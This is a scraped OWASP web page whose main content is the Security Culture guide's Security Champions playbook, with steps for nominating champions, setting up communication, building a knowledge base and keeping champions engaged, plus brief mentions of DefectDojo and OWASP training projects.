
See also this useful recording or the slides from Rob van der Veer's talk at the OWASP Global appsec event in Dublin on February 15 2023, during which this guide was launched. And check out the Appsec Podcast episode on this guide (audio,video), or the September 2023 MLSecops Podcast. If you want the short story, check out the 13 minute AI security quick-talk.

Latest AI Guides






AI Exchange - OWASPAI.org




OWASP DefectDojo

Defect Dojo is a security orchestration and vulnerability management platform. Aka the **“Single Pane of Glass”**.

DefectDojo allows you to manage your application security program, maintain product and application information, triage vulnerabilities across all security tools and push findings to systems like JIRA and Slack



Security Culture & Security Champions



OWASP PROJECTS CHAPTERS EVENTS ABOUT

OWASP Security Culture - v1.0

Home > V10

Table of Contents

Security Champions playbook

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on


- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with


- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials


OWASP Wrong Secrets Project




OWASP Security Shepherd



OWASP WebGoat




